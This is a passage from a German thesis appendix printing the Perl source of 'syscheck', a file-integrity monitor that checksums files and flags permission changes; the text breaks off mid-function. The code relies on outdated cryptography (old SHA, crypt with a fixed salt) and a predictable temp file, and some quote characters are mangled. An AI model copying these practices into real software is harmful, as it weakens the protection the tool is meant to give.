# moment to inform me. Remember, this software should be available to all, in
# the original form, so please do not accept modified or damaged versions of
# my software.
#
# The author reserves his right for taking legal steps if the copyright or the
# license agreement is violated.
#
# All product names mentioned in this software are trademarks or registered
# trademarks of their respective owners.
#
# If you have any questions, ideas, suggestions for improvements or if you find
# bugs (I don't hope so.) then feel free to contact me. (Email is appreciated.)
#
# I'm not a native english speaker. If you are one and discover some strange
# sounding parts in this documentation or in the program, please, feel free
# to point it out to me and give me suggestions for alteration!
#
# If the program works for you, and you want to honour my efforts, you are
# invited to donate as much as you want... :)
#
# In any case, if you don't like the restrictions in this license, contact
# me, and we can work something out.
#
######################################################################
```

Anhang B

Das Programm syscheck

```
#!/usr/bin/perl -w

# Programm zur Rechner-Sicherheitsüberprüfung
# Diplomarbeit von Stephan Löscher
# Bei Rückfragen:
# loescher@leo.org oder 08142/7257

########################################################################
###
###   IMPORTANT!
###   Please read the warranty and legal notice
###   at the end of this file!
###
########################################################################

require 5.000;
use lib '/usr/local/bin',"$ENV{HOME}/bin",'/usr/stud/loescher/bin';
use lib 'd:/bin','c:/mydos','c:/bin';
use slutil; # Verfügbar unter: http://www.leo.org/~loescher/progdata/slutil.pm
use English;
use FileHandle;
use Carp;

use SHA; # Unbedingt SHA-1 statt SHA verwenden!

########################################################################
### Unterprogramm-Funktionen für interne Zwecke
########################################################################

sub debug_rsh;   # Ausgabe von Informationen über remote-shell
sub debug;       # Ausgabe von Informationen
sub warning;     # Ausgabe von Warnungen
sub error;       # Ausgabe von Fehlern
sub myexit;      # Exit und Aufräumen
sub loginit;     # Schreibt einen kleinen Header ins LOG-file
sub logdie;      # Schreibt einen Text ins LOG-file und stirbt dann
sub logprint;    # Schreibt einen Text ins LOG-file
```

```
######################################################################
### Voreinstellungen
######################################################################

$version = '1.0';
$appname = 'SysCheck';

# Wohin soll das logging erfolgen?
$logfile = ”»/tmp/\L$appname\E.log”; # Log in eine Datei
# $logfile = ”>&STDERR”; # Log auf STDERR

# Exitcodes beim Beenden
$NormalExitCode = 0;
$ErrorExitCode  = 1;

$0 = $0; # Oh, very strange... :-) ... Kommandozeile verbergen.

# Konstante Meldungen
$NichtLesbar                  = 'Nicht lesbar';
$NichtLaengeNull              = 'Nicht Länge Null';
$ExistiertNicht               = 'Existiert nicht';
$LinkExistiertNicht           = 'Link zeigt auf nicht vorhandenes File';
$ExistiertNichtSollteNullSein = 'Existiert nicht, sollte Länge Null haben';
$DarfNichtExistieren          = 'Darf nicht existieren';
$Weltschreibbar               = 'Datei ist welt-schreibbar';
$Entferne                     = 'Entferne';
$Suid                         = 'SUID-Bit gesetzt';
$Sgid                         = 'SGID-Bit gesetzt';
$Sticky                       = 'Sticky-Bit gesetzt';
$UngueltigeUID                = 'Ungültige UID';
$UngueltigeGID                = 'Ungültige GID';
$Type                         = 'Dateityp hat sich geändert';
$Uid                          = 'UserID hat sich geändert';
$Gid                          = 'GruppenID hat sich geändert';
$MTime                        = 'Zeitstempel hat sich geändert';
$Size                         = 'Dateigröße hat sich geändert';
$Mode                         = 'Mode hat sich geändert';
$Check                        = 'Prüfsumme hat sich geändert';
$Link                         = 'Link-Ziel hat sich geändert';
$RDev                         = 'Geräte-Attribute haben sich geändert';

######################################################################
### Log-File und Signal-Handler
######################################################################

# LOG bereits hier starten, denn Konfigurationsfehler sind entscheidend!
open(LOG, $logfile) || die ”Kann Logfile '$logfile' nicht schreiben!\n”;
select(LOG); $|=1; select(STDOUT); # Buffer ausschalten
loginit;

# Signal-Handler installieren
```

```
$SIG{HUP}  = \&catch_signal;
$SIG{INT}  = \&catch_signal;
$SIG{QUIT} = \&catch_signal;
$SIG{ABRT} = \&catch_signal;
$SIG{TERM} = \&catch_signal;
$SIG{'__WARN__'} = \&catch_warning;

logprint "Parameter sind: @ARGV\n";

$logLevel  = 0;
$inputfile = '-';
$BatchMode = $FALSE;
$RemoveOld = $FALSE;
$Quiet     = $FALSE;
while ( defined $ARGV[0] && ($ARGV[0] =~ /^-/ ) )
{
  SWITCH:
  {
    if ($ARGV[0] =~ /^-w(\d)/)
    {
      $logLevel = $1;
      shift;
      last SWITCH;
    }
    if ($ARGV[0] eq '-f')
    {
      shift;
      $inputfile = shift;
      unless (-r $inputfile)
      {
        logdie "Kann Datei '$inputfile', die bei '-f' angegeben ist nicht ".
        "lesen!\n";
      }
      last SWITCH;
    }
    if ($ARGV[0] eq '-b')
    {
      $BatchMode = $TRUE;
      shift;
      last SWITCH;
    }
    if ($ARGV[0] eq '-r')
    {
      $RemoveOld = $TRUE;
      shift;
      last SWITCH;
    }
    if ($ARGV[0] eq '-q')
    {
      $Quiet = $TRUE;
      shift;
      last SWITCH;
```

```
    }
    # Sonst:
    die "Option '$ARGV[0]' gibt es nicht!\n";
  }
}
logprint "Log-Level: $logLevel\n";
logprint "Eingabedatei: $inputfile\n";


#######################################################################
### Hauptprogramm
#######################################################################

if ($#ARGV<0)
{
  logprint "Ohne Parameter aufgerufen.\n";
  print "\nSie sollten $appname nicht ohne Parameter aufrufen.
Sie haben zur Auswahl:
  1. man-page erzeugen und ins aktuelle Verzeichnis schreiben
  2. HTML-Dokumentation ins aktuelle Verzeichnis schreiben
  3. LaTeX-Dokumentation ins aktuelle Verzeichnis schreiben
  4. Alle Dokumentationen (1 bis 3) erzeugen
  5. Kurzhilfe anzeigen
Auswahl: ";
  $input = readkey(); print "\n";
  POD_Ausgabe('man')   if $input =~ /1/;
  POD_Ausgabe('html')  if $input =~ /2/;
  POD_Ausgabe('latex') if $input =~ /3/;
  if ($input =~ /4/)
  {
    POD_Ausgabe('man');
    POD_Ausgabe('html');
    POD_Ausgabe('latex');
  }
  &Hilfe               if $input =~ /5/;
  myexit;
}

printumlaute Kopf() unless $Quiet;

$root = '';
ReadConfigFile();
$datenbankfile  = $root.$slash.'syscheck.db';
$immerliste = $root.$slash.'syscheckfiles.sc';
debug "SYSCHECK_ROOT = $root\n";
debug "Sicherheitsdatenbank = $datenbankfile\n";
debug "Standardeinstellungen = $immerliste\n";

$std = Standardeinstellungen->new($immerliste);


$aktion = shift || logdie "Keine Aktion angegeben!\n";
```

```
SWITCH: {
  # Init
  if ($aktion eq 'init')
  {
    #    unlink "$datenbankfile.dir", "$datenbankfile.pag";
    unlink $datenbankfile;
    UpdateDatenbank($datenbankfile);
    last SWITCH;
  }

  # Update
  if ($aktion eq 'update')
  {
    UpdateDatenbank($datenbankfile);
    last SWITCH;
  }

  # Check
  if ($aktion eq 'check')
  {
    CheckDatenbank($datenbankfile);
    last SWITCH;
  }

  # Remove
  if ($aktion eq 'remove')
  {
    Remove($datenbankfile);
    last SWITCH;
  }

  logdie "Die Aktion '$aktion' gibt es nicht!\n";
}


myexit($NormalExitCode);


######################################################################
### Unterprogramme
######################################################################


sub UpdateDatenbank
{
  # Es wird die Sicherheitsdatenbank upgedatet
  # Parameter: Name der Datenbank, Name der "Immer-Liste"
  # Return: -
  #

  my ($datenbankfile, $immerliste) = @_;
  $db = Datenbank::new($datenbankfile);
```

```
# Standardeinstellungen einlesen
my @liste  = $std->ImmerListe;
my $ignore = $std->IgnorePattern;
debug "Ignore-Pattern: '$ignore'\n";

# Öffnen der Dateiliste
my $fh = FileHandle->new();
open($fh, $inputfile) || logdie "Kann Dateiliste '$inputfile' nicht ".
"öffnen!\n";

my $pass = PasswordTest($fh);

CheckDarfNichtExistieren($std->DarfNichtExistierenListe);
CheckNichtLaengeNull    ($std->NichtLaengeNullListe    );

my ($mode,$uid,$gid,$rdev,$size,$mtime);
my $check = new SHA;
while(defined ($filename = shift @liste || <$fh>) )
{
  chomp $filename;

  next if $filename =~ /$ignore/o;

  print STDERR $filename,"\n" unless $Quiet;
  unless (-e $filename)
  {
    if (-l $filename)
    {
      Ergebnis($LinkExistiertNicht, $filename);
      next;
    }
    Ergebnis($ExistiertNicht, $filename);
    next;
  }
  unless (-r $filename)
  {
    Ergebnis($NichtLesbar, $filename);
    next;
  }

  (undef,undef,$mode,undef,$uid,$gid,$rdev,$size,undef,$mtime)
  = lstat($filename);

  # Dateityp
  my $type;
  if    (-l $filename) { $type = 'L' } # Link
  elsif (-f _        ) { $type = 'F' } # File
  elsif (-d _        ) { $type = 'D' } # Directory
  elsif (-p _        ) { $type = 'P' } # Pipe
  elsif (-S _        ) { $type = 'S' } # Socket
  elsif (-b _        ) { $type = 'B' } # Block special
```

```
    elsif (-c _        ) { $type = 'C' } # Char special
    else # Sonstwas
    {
      logdie "Kann Dateityp von '$filename' nicht feststellen!\n";
    }

    ModeOwnerGroupTest($filename,$mode,$uid,$gid,$type);

    $db->SetType($filename, $type);
    $db->SetUid  ($filename, $uid);
    $db->SetGid  ($filename, $gid);
    $db->SetMtime($filename, $mtime);

    # Normale Dateien
    if ($type eq 'F')
    {
      $db->SetSize ($filename, $size);
      $db->SetMode ($filename, $mode);
      my $fh = FileHandle->new(); open($fh, $filename);
      $check->reset; $check->add($pass); $check->addfile($fh);
      $db->SetCheck($filename, $check->hexdigest);
    }

    # Links
    if ($type eq 'L')
    {
      $db->SetLinkTo($filename, readlink($filename));
    }

    # Verzeichnisse
    if ($type eq 'D')
    {
      $db->SetMode ($filename, $mode);
    }

    # Spezielle Dateien
    if ($type =~ /[PSBC]/)
    {
      $db->SetMode ($filename, $mode);
      $db->SetRdev($filename, $rdev);
    }
  }
  close $fh;
}


sub CheckDatenbank
{
  # Es werden die Dateien anhand der Sicherheitsdatenbank überprüft
  # Parameter: Name der Datenbank, Name der "Immer-Liste"
  # Return: -
  #
```

```
my ($datenbankfile, $immerliste) = @_;
$db    = Datenbank::new($datenbankfile);

my $pass = PasswordTest();

CheckDarfNichtExistieren($std->DarfNichtExistierenListe);
CheckNichtLaengeNull    ($std->NichtLaengeNullListe    );

my ($mode,$uid,$gid,$rdev,$size,$mtime);
my $check = new SHA;

my $fh = $db->Liste;
while( defined ($filename = <$fh>) )
{
  chomp $filename;
  print STDERR $filename,"\n" unless $Quiet;
  unless (-e $filename)
  {
    if (-l $filename)
    {
      Ergebnis($LinkExistiertNicht, $filename);
      next;
    }
    Ergebnis($ExistiertNicht, $filename);
    if ($RemoveOld)
    {
      Ergebnis($Entferne, $filename);
      $db->Entferne($filename);
    }
    next;
  }
  unless (-r $filename)
  {
    Ergebnis($NichtLesbar, $filename);
    next;
  }

  (undef,undef,$mode,undef,$uid,$gid,$rdev,$size,undef,$mtime)
  = lstat($filename);

  # Dateityp
  my $type;
  if    (-l $filename) { $type = 'L' } # Link
  elsif (-f _        ) { $type = 'F' } # File
  elsif (-d _        ) { $type = 'D' } # Directory
  elsif (-p _        ) { $type = 'P' } # Pipe
  elsif (-S _        ) { $type = 'S' } # Socket
  elsif (-b _        ) { $type = 'B' } # Block special
  elsif (-c _        ) { $type = 'C' } # Char special
  else # Sonstwas
  {
```

```
      logdie "Kann Dateityp von '$filename' nicht feststellen!\n";
    }

    ModeOwnerGroupTest($filename,$mode,$uid,$gid,$type);

    Ergebnis($Type, $filename) if $type  ne $db->Type ($filename);
    Ergebnis($Uid,  $filename) if $uid   != $db->Uid  ($filename);
    Ergebnis($Gid,  $filename) if $gid   != $db->Gid  ($filename);
    Ergebnis($MTime,$filename) if $mtime != $db->Mtime($filename);

    # Normale Dateien
    if ($type eq 'F')
    {
      Ergebnis($Size, $filename) if $size != $db->Size($filename);
      Ergebnis($Mode, $filename) if $mode != $db->Mode($filename);
      my $fh = FileHandle->new(); open($fh, $filename);
      $check->reset; $check->add($pass); $check->addfile($fh);
      Ergebnis($Check,$filename) if $check->hexdigest ne $db->Check($filename);
    }

    # Links
    if ($type eq 'L')
    {
      Ergebnis($Link,$filename) if readlink($filename)
      ne $db->LinkTo($filename);
    }

    # Verzeichnisse
    if ($type eq 'D')
    {
      Ergebnis($Mode, $filename) if $mode != $db->Mode($filename);
    }

    # Spezielle Dateien
    if ($type =~ /[PSBC]/)
    {
      Ergebnis($Mode, $filename) if $mode != $db->Mode($filename);
      Ergebnis($RDev, $filename) if $rdev != $db->Rdev($filename);
    }
  }
}


sub Remove
{
  # Es werden die angegebenen Dateien aus der Sicherheitsdatenbank entfernt
  # Parameter: Name der Datenbank
  # Return: -
  #

  my $datenbankfile = shift;
  $db = Datenbank::new($datenbankfile);
```

```
  # Öffnen der Dateiliste
  my $fh = FileHandle->new();
  open($fh, $inputfile) || logdie "Kann Dateiliste '$inputfile' nicht ".
  "öffnen!\n";

  PasswordTest($fh);

  while(defined ($filename = <$fh>) )
  {
    chomp $filename;
    Ergebnis($Entferne, $filename);
    $db->Entferne($filename);
  }
  close $fh;
}


sub PasswordTest
{
  # Parameter: optional FileHandle
  # Return:    Paßwort im Klartext
  # Abbruch, wenn Paßwort nicht stimmt.
  #
  my $fh    = shift;
  my $pass  = '';
  my $crypt = '';
  my $passwdfile = $root.$slash.'syscheck.passwd';
  my $pfh = FileHandle->new();

  # Neues Paßwort vergeben
  if (!-e $passwdfile)
  {
    printumlaute "\nDas ist Ihr erster syscheck-Aufruf, da die Paßwortdatei
'$passwdfile'
noch nicht existiert. Sie müssen nun ein neues Paßwort eingeben.
Sollte das nicht der erste Aufruf sein und Sie schon ein Paßwort vergeben
haben, so ist entweder nur die Paßwortdatei nicht auffindbar oder es wurde
in Ihr System eingebrochen und die Sicherheitsdatenbank verändert.\n\n";
    # Ist STDIN mit einem Terminal verbunden?
    if (-t STDIN && !$BatchMode)
    {
      $pass = ReadWithoutEcho('Syscheck-Paßwort: ','STDIN');
      print "\n";
      my $pass2 = ReadWithoutEcho('Wiederholung: ','STDIN');
      print "\n";
      unless ($pass eq $pass2)
      { logdie "Paßwörter bei Neueingabe unterschiedlich!\n" }
    }
    else
    {
      logdie "STDIN ist nicht mit einem Terminal verbunden und es kann weder ".
```

```
      "von STDIN, noch von der Datei, die mit -f angegeben wurde ein ".
      "Paßwort gelesen werden!\n";
    }
    $crypt = crypt($pass,0);
    open($pfh, ">$passwdfile") || logdie "Kann '$passwdfile' nicht zum ".
    "Schreiben öffnen!\n";
    print $pfh $crypt;
    close $pfh;
    return $pass;
  }

  # Paßwort abprüfen
  # Ist STDIN mit einem Terminal verbunden?
  if (-t STDIN && !$BatchMode)
  {
    $pass = ReadWithoutEcho('Syscheck-Paßwort: ','STDIN');
    print "\n";
  }
  # Lesen aus der Datei
  else
  {
    if (defined $fh)
    {
      $pass = <$fh>;
      chomp $pass;
    }
    else
    {
      logdie "STDIN ist nicht mit einem Terminal verbunden und es kann weder ".
      "von STDIN, noch von der Datei, die mit -f angegeben wurde ein ".
      "Paßwort gelesen werden!\n";
    }
  }
  $crypt = crypt($pass,0);
  open($pfh, $passwdfile) || logdie "Kann '$passwdfile' nicht zum ".
  "Lesen öffnen!\n";
  my $savedpass = <$pfh>;
  close $pfh;
  logdie "Paßwort stimmt nicht!\n" unless $crypt eq $savedpass;
  return $pass;
}


sub CheckDarfNichtExistieren
{
  # Überprüft, daß die angegebenen Files _nicht_ existieren
  # Parameter: Dateiliste
  # Return;    -
  #
  foreach(@_)
  {
    Ergebnis($DarfNichtExistieren, $_) if -e;
```

```
  }
}


sub CheckNichtLaengeNull
{
  # Überprüft, daß die angegebenen Files die Länge Null haben
  # Parameter: Dateiliste
  # Return;    -
  #
  foreach(@_)
  {
    unless (-e)
    {
      Ergebnis($ExistiertNichtSollteNullSein, $_);
      next;
    }
    Ergebnis($NichtLaengeNull, $_) unless -z;
  }
}


sub ModeOwnerGroupTest
{
  # Tests bzgl. Mode, UID, GID und Gruppe
  # Paremeter: Dateiname, Mode, Uid, Gid, Dateityp
  # Return: -
  #
  my ($file,$mode,$uid,$gid,$type) = @_;

  # Mode-Aufbau: rwx rwx rwx

  # Ist die Datei welt-schreibbar?
  Ergebnis($Weltschreibbar, $file) if ($mode & 2) && ($type ne 'L');

  # Hat die Datei das SUID-Bit gesetzt?
  Ergebnis($Suid, $file) if -u $file;

  # Hat die Datei das SGID-Bit gesetzt?
  Ergebnis($Sgid, $file) if -g $file;

  # Hat die Datei das Sticky-Bit gesetzt?
  Ergebnis($Sticky, $file) if -k $file;

  # Prüfen, ob UID gültig ist
  Ergebnis($UngueltigeUID, $file) unless defined getpwuid($uid);

  # Prüfen, ob GID gültig ist
  Ergebnis($UngueltigeGID, $file) unless defined getgrgid($gid);
}
```

```
sub Ergebnis
{
  # Funktion zur Fehlerausgabe
  # Parameter: Fehlermeldung, Dateiname
  # Return: -
  #
  my ($meldung, $datei) = @_;
  unless ($Quiet)
  {
    print STDERR "# $meldung: $datei\n";
  }
  else
  {
    logprint "# $meldung: $datei\n";
  }
}


sub TesteDateiBesitzer
{
  # Parameter: Voller Pfad einer Datei
  # Kein Returnwert. (Bei Gefahr sofort Abbruch.)
  #
  # Es wird überprüft, ob eine Konfigurationsdatei nur für den Menschen
  # schreibbar ist, der auch syscheck ausführt.
  # Sonst könnte irgendjemand die Konfigurationsfiles verändern und Root
  # läßt das dann aufs System los.
  #
  my $file = shift;
  if ( (lstat($file))[2] != 33188 ) # "-rw-r-r-"
  {
    logdie "Sicherheitslücke: Das File '$file' ist nicht Mode 644!\n"
  }
  unless (-o $file)
  {
    logdie "Sicherheitslücke: Sie sind nicht Besitzer von '$file'\n"
  }
}


sub ReadConfigFile
{
  # Setzen von globalen Parametern aus dem Konfigurationsfile
  # Parameter: -
  # Return:    -
  #
  my $file = './syscheckrc';
  $file = "$ENV{HOME}/.syscheckrc" unless -r $file;
  $file = '/etc/syscheckrc' unless -r $file;
  logdie "Kann weder './syscheckrc' noch '$ENV{HOME}/.syscheckrc' noch ".
  "'/etc/syscheckrc' lesen!\n" unless -r $file;
  debug "Verwende Konfigurationsfile '$file'\n";
```

```
  TesteDateiBesitzer($file);

  my $fh = FileHandle->new();
  open($fh, $file);
  while(<$fh>)
  {
    next if /^\#/; # Kommentare überspringen
    $root  = $1 if /^SYSCHECK_ROOT\s*=\s*(.+)/i;
    next;
  }
  close $fh;
  logdie "Kein 'SYSCHECK_ROOT' in '$file' definiert!\n" if $root eq '';
  $root = KillSlashAtEnd($root);
}


######################################################################
### Debug, Logging, Exit, ...
######################################################################


sub myexit
{
  # Diese Funktion macht einen normalen exit() mit dem übergebenen
  # Exitcode
  # und erledigt vorher noch Aufräum-Arbeiten, wie LOG-file schließen, ...
  my $error = defined $_[0] ? shift : $NormalExitCode;
  logprint("$appname PID $$ Ende um ",date,"\n");
  close(LOG);
  exit $error;
}


sub logprint
{
  # Schreibt einen Text ins LOG-file
  print LOG @_;
}


sub debug
{
  # Es werden Debug-Informationen erzeugt
  logprint("DEBUG: ",@_) if ($logLevel >= 3);
}


sub warning
{
  # Falls Warnings eingeschaltet sind, dann werden Informationen erzeugt
  logprint("WARN:  ",@_) if ($logLevel >= 2);
```

```
}


sub error
{
  # Falls Warnings eingeschaltet sind, dann werden Informationen erzeugt
  logprint("ERROR: ",@_) if ($logLevel >= 1);
}


sub loginit
{
  # Schreibt einen kleinen Header ins LOG-file
  my $login = (getpwuid($<))[0] || 'unknown';
  logprint("\n--\n\n$appname $version PID $$ mit Perl $]\nStart um ",date,
           " durch ",$login,"\n");
}


sub logdie
{
  # Schreibt einen Text ins LOG-file und stirbt dann
  print "FATAL: ",@_;
  logprint("FATAL: ",@_);
  myexit($ErrorExitCode);
}


sub catch_signal
{
  my $signame = shift;
  logdie "Ende von $appname wegen Signal SIG$signame.\n";
}


sub catch_warning
{
  # Abfangen von Laufzeit-Warnungen
  my $warnung = shift;
  warning "INTERNAL: $warnung     (Interne Warnungen deuten auf einen ",
          "möglichen internen Programm-Fehler\n",
          "     hin oder auf eine fehlerhafte Eingabe, die nicht abgefangen ",
          "wurde!)\n";
  print $warnung if ($logLevel < 2);
}


########################################################################
### Kopf und Hilfe
########################################################################
```

```
sub Kopf
{
  my $head = ”$appname $version   -   von Stephan Löscher”;
  return ”\n$head\n” . ’~’ x length($head) . ”\n”;
}


sub Hilfe
{
  printumlautepaged
  Kopf().
”Syntax: syscheck optionen action

Syscheck überwacht Dateien anhand einer Sicherheitsdatenbank mit Prüfsummen
auf Veränderungen.

Es werden die Namen der zu überprüfenden Dateien zeilenweise von STDIN gelesen.
Außerdem kann man in der Datei syscheckfiles.sc Standardeinstellungen vorgeben.
Alle Unstimmigkeiten werden auf STDERR ausgegeben.
Zur Sicherheit wird ein Paßwort benötigt. Wenn STDIN von syscheck nicht mit
einem Terminal verbunden ist, dann erwartet syscheck das Paßwort in der ersten
Zeile der Eingabe von STDIN. Wenn -b angegeben ist, dann wird das Paßwort nie
vom Terminal gelesen, sondern immer von STDIN oder der Datei, die mit -f
angegeben ist. Das Paßwort wird mit zur Prüfsummenberechnung verwendet.

action    := init | update | check | remove
Erklärungen:
init:   Sicherheitsdatenbank erstellen
update: Sicherheitsdatenbank aktualisieren
check:  Überprüfung anhand der Sicherheitsdatenbank
remove: Die angegebenen Dateien werden aus der Sicherheitsdatenbank entfernt

Optionen:
-f FILE : Namen, der überprüfenden Dateien werden zeilenweise aus FILE gelesen.
-b      : Batch-Mode: Paßwort von der Eingabedatei lesen und nicht vom Terminal
-r      : Remove: Bei ’check’ werden nicht mehr vorhandene Dateien aus der
          Datenbank entfernt.
-q      : Quiet: Keine Meldungen nach STDOUT oder STDERR
          Die STDERR-Meldungen landen stattdessen im Logfile.
-wX     : mit X=0-4 gibt den LOG-Level an.
          0: Nur fatale Fehler
          1: zusätzlich alle Fehler (Genaue Fehlerbeschreibungen)
          2: zusätzlich alle Warnungen (ganz informativ)
          3: zusätzlich alle Debug-Informationen (ausführlicher Status, etc.)

Beispiele:
find / -print -xdev > liste.txt
syscheck -f liste.txt init 2> /tmp/out
syscheck -f liste.txt update
syscheck -w3 check 2> /tmp/out

Man kann auch mit einem Pipe arbeiten:
```

```
( echo 'MeinGeheimesPaßwort' ; find / -xdev ) | syscheck init 2> out

Die kritischen Files kann man so extrahieren:
grep ^# /tmp/out | perl -pe 's/^#[^:]+: //'


";
  logprint "Es wird nur Hilfe ausgegeben.\n";
  myexit;
}


sub POD_Ausgabe
{
  # Erstellt Dokumentation aus POD im aktuellen Verzeichnis
  # Parameter: "man" oder "html" oder "latex"
  #
  $art = shift;
  if ($art eq 'man')
  {
    which('pod2man') || die "Leider kein 'pod2man' verfügbar!\n";
    which('nroff') || die "Leider kein 'nroff' verfügbar!\n";
    system("pod2man $0 | nroff -man > \L$appname\E.man");
  }
  if ($art eq 'html')
  {
    which('pod2html') || die "Leider kein 'pod2html' verfügbar!\n";
    system("pod2html $0 > \L$appname\E.html");
    # Nachbesserung: (FIXME)
    system('perl -i -pe \'s/&lt;(.?)EM&gt;/<${1}EM>/g\' '."\L$appname\E.html");
  }
  if ($art eq 'latex')
  {
    which('pod2latex') || die "Leider kein 'pod2latex' verfügbar!\n";
    system("pod2latex \L$appname\E");
    open(FH,"\L$appname\E.tex");
    @tex = <FH>;
    close FH;
    unshift @tex, '\documentclass[9pt]{article}\usepackage{german,a4,t1enc}'.
    '\usepackage[latin1]{inputenc}\begin{document}\def\C++{{\rm C'.
    '\kern-.05em\raise.3ex\hbox{\footnotesize ++}}}\def\underscore'.
    '{\leavevmode\kern.04em\vbox{\hrule width 0.4em height 0.3pt}}'.
    '\setlength{\parindent}{0pt}';
    push @tex, '\end{document}';
    grep(s/\"/\'\'/g, @tex); # Anführungszeichen ersetzen
    open(FH,">\L$appname\E.tex");
    print FH @tex;
    close FH;
  }
}

##########################################################################
```

```
### Datenbank-Objekt
######################################################################

package Datenbank;

use Carp;
use FileHandle;
use Fcntl;
use Storable 0.603;
use MLDBM 2.00 qw (DB_File Storable);
# SDBM_File ist fehlerhaft implementiert in Perl 5.004_04

sub new
{
  my $datenbank = shift;
  my $func = (caller(0))[3];
  unless (defined $datenbank)
  {
    carp("$func() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  main::debug "Datenbank: Verwende Datenbank '$datenbank'\n";
#  my $daten = {
# Das sieht so aus:
#              Dateiname => {
#                             TYPE   => Typ (File, Link, ...),
#                             SIZE   => Dateigröße,
#                             MODE   => Rechte,
#                             UID    => Besitzer,
#                             GID    => Gruppe,
#                             MTIME  => Zeitstempel,
#                             LINKTO => Worauf der Link zeigt,
#                             RDEV   => Geräteidentifier,
#                             CHECK  => Prüfsumme,
#                            }
#              };
  tie (%daten, 'MLDBM', $datenbank, O_RDWR|O_CREAT, 0644) || die $!;
  bless \%daten;
}

sub DESTROY {}

sub AUTOLOAD
{
  # Alle Methoden-Aufrufen landen in dieser Funktion und werden behandelt
  my $objekt = shift;
  my $name   = shift;
  my $func   = $AUTOLOAD; # Wie heißt die Funktion?
  my $set;
  unless (defined $name)
  {
    carp("$func() ohne Parameter aufgerufen!\n");
```

```
    main::myexit($main::ErrorExitCode);
  }
  # Soll ein Wert gesetzt oder gelesen werden?
  my ($FUNC) = ($func =~ /.*::(.+)/); $FUNC = uc $FUNC;
  if ($FUNC =~ /^SET(.+)/)
  {
    $set = 1;
    $FUNC = $1;
  }
  # Test auf zulässiges Feld
  unless ($FUNC =~ /^TYPE$|^SIZE$|^MODE$|^UID$|^GID$|^MTIME$|^LINKTO$|
          ^RDEV$|^CHECK$/x)
  {
    carp("$func() gibt es nicht!\n");
    main::myexit($main::ErrorExitCode);
  }

  if ($set) # Wert setzen
  {
    # So wäre es normalerweise, aber das geht nicht mit MLDBM:
    #    $objekt->{$name}->{$FUNC} = shift;
    my $temp = $objekt->{$name};
    my $wert = shift;
    unless (defined $wert)
    {
      carp("$func() ohne zweiten Parameter aufgerufen!\n");
      main::myexit($main::ErrorExitCode);
    };
    $temp->{$FUNC} = $wert;
    $objekt->{$name} = $temp;
  }
  else # Wert zurückgeben
  {
    unless (defined $objekt->{$name})
    {
      carp("$func(): kann Wert '$name' nicht aus der Datenbank lesen!\n".
           "Wenn dieser Fehler bei 'check' auftritt, dann ist die ".
           "Datenbankimplementierung fehlerhaft!\n");
    }
    return $objekt->{$name}->{$FUNC};
  }
}


# # So wäre es ohne Autoload für jede Methode:
# sub Type
# {
#   my $objekt = shift;
#   my $name   = shift;
#   my $func = (caller(0))[3];
#   my ($FUNC) = ($func =~ /.*::(.+)/); $FUNC = uc $FUNC;
#   unless (defined $name)
```

```
#   {
#     carp("$func() ohne Parameter aufgerufen!\n");
#     main::myexit($main::ErrorExitCode);
#   }
#   return $objekt->{$name}->{$FUNC};
# }
#
# sub SetType
# {
#   my $objekt = shift;
#   my $name   = shift;
#   my $func = (caller(0))[3];
#   my ($FUNC) = ($func =~ /.*::Set(.+)/); $FUNC = uc $FUNC;
#   unless (defined $name)
#   {
#     carp("$func() ohne Parameter aufgerufen!\n");
#     main::myexit($main::ErrorExitCode);
#   }
#   $objekt->{$name}->{$FUNC} = shift;
# }

sub Enthalten
{
  # Return: TRUE, wenn Datei in der Datenbank enthalten ist
  my $objekt = shift;
  my $name   = shift;
  my $func = (caller(0))[3];
  unless (defined $name)
  {
    carp("$func() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  return ( defined $objekt->{$name} ? 1 : 0 );
}


sub Entferne
{
  # Entfernt den angegebenen Datensatz
  my $objekt = shift;
  my $name   = shift;
  my $func = (caller(0))[3];
  unless (defined $name)
  {
    carp("$func() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  delete $objekt->{$name};
  return 1;
}


sub Liste
{
```

```
  # Liefert ein FileHandle auf die Liste der Dateinamen
  #
  my $objekt = shift;
  my $temp = "/tmp/syscheck.$$";

  my $fh = FileHandle->new();
  open($fh, ">$temp") || main::logdie "Kann '$temp' nicht anlegen!\n";
  # Alle Filenamen in eine Datei schreiben
  my $key;
  while (($key) = each %$objekt)
  { print $fh $key,"\n"; }
  close $fh;
  # Datei öffnen
  open($fh, $temp) || main::logdie "Kann '$temp' nicht öffnen!\n";
  # Datei löschen (Das geht nur unter _richtigen_ Betriebssystemen!)
  unlink $temp;
  # Und den Filehandle der "gelöschten" Datei zurückgeben
  return $fh;
}


########################################################################
### Standardeinstellungen (Listen) Objekt
########################################################################

package Standardeinstellungen;

use Carp;

sub new
{
  my $objekt    = shift;
  my $dateiname = shift;
  my $func = (caller(0))[3];
  unless (defined $dateiname)
  {
    carp("$func() ohne Parameter aufgerufen!\n");
    main::myexit($main::ErrorExitCode);
  }
  main::debug "Standardeinstellungen: Verwende Datei '$dateiname'\n";
  my $daten = {
# Das sieht so aus:
#              IMMER  => Liste von Dateinamen,
#              NO     => Liste von Dateinamen,
#              ZERO   => Liste von Dateinamen,
#              IGNORE => Regulärer Ausdruck (String)
              };
  bless $daten, 'Standardeinstellungen';

  # Einlesen der Standardeinstellungenliste
  my @immer  = ();
  my @no     = ();
```

```
my @zero   = ();
my $ignore = '';
my @temp;
my $fh = FileHandle->new();
open($fh, $dateiname) || main::logdie "Kann Standardeinstellungsliste ".
"'$dateiname' nicht öffnen!\n";
my $zeile;
while(defined ($zeile = <$fh>) )
{
  next if $zeile =~ /^\s*$/; # Leerzeilen überspringen
  chomp $zeile;
  # Files, die nicht existieren dürfen
  if ($zeile =~ /^NO\s+(.+)/)
  {
    $zeile = $1;

    # Jokerzeichen expandieren
    if ($zeile =~ /[\?\*]/)
    {
      @temp = glob($zeile);
      push @no, @temp;
    }
    else
    {
      push @no, $zeile;
    }
    next;
  }

  # Files, die Länge Null haben sollen
  if ($zeile =~ /^ZERO\s+(.+)/)
  {
    $zeile = $1;
    # Jokerzeichen expandieren
    if ($zeile =~ /[\?\*]/)
    {
      @temp = glob($zeile);
      push @zero, @temp;
    }
    else
    {
      push @zero, $zeile;
    }
    next;
  }

  # Files, die ignoriert werden sollen
  if ($zeile =~ /^IGNORE\s+(.+)/)
  {
    $ignore .= '|'.$1;
    next;
  }
```

```
    # Sonstige Files
    if ($zeile =~ /[\?\*]/)
